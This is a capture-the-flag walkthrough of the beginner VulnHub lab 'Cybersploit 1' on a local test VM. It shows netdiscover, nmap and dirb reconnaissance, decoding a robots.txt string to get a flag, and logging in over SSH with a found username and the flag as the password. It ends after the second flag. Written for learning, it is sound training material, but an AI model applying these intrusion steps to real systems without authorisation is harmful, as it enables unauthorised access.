
Cybersploit

THIS IS A MACHINE FOR COMPLETE BEGINNER , THERE ARE THREE FALGS AVAILABLE IN THIS VM.
FROM THIS VMs YOU WILL LEARN ABOUT ENCODER-DECODER & EXPLOIT-DB.

The credit for making this lab goes to cybersploit1. Let’s get started and learn how to successfully break it down.
Level: Easy
Link to download : https://www.vulnhub.com/entry/cybersploit-1,506/


Information Gathering

Let's start to identify our target IP using netdiscover
sudo netdiscover -i vboxnet0



Target IP- 192.168.56.158


Now let's identify open ports,services,os,version etc using nmap scan
sudo nmap -A -p- 192.168.56.158




There is two open ports
22(ssh)
80(http)

Enumeration


Lets start to explore port 80.
http://192.168.56.158




We got a good looking http page but couldn't see anything interesting so moved on to check the sourcecode page.
From the source page we got a username. It might be credential for ssh. Let's move on to check other directories.
username:itsskv




Now we did a directory scan to find all installed and running directories.
dirb http://192.168.56.158



From the directory scan we got a few directories which would lead us to get the flag. Let's enumerate each directories.
http://192.168.56.158/robots.txt




We got a string from robots.txt. we used cyberchef to find decrypt the hash.
From here we got our first flag and also a link to youtube channel.




Exploitation

Now let's use the username we got from the source code and the codes from the first flag
ssh itsskv@192.168.56.158
password: cybersploit{youtube.com/c/cybersploit}
id
cat flag2.txt



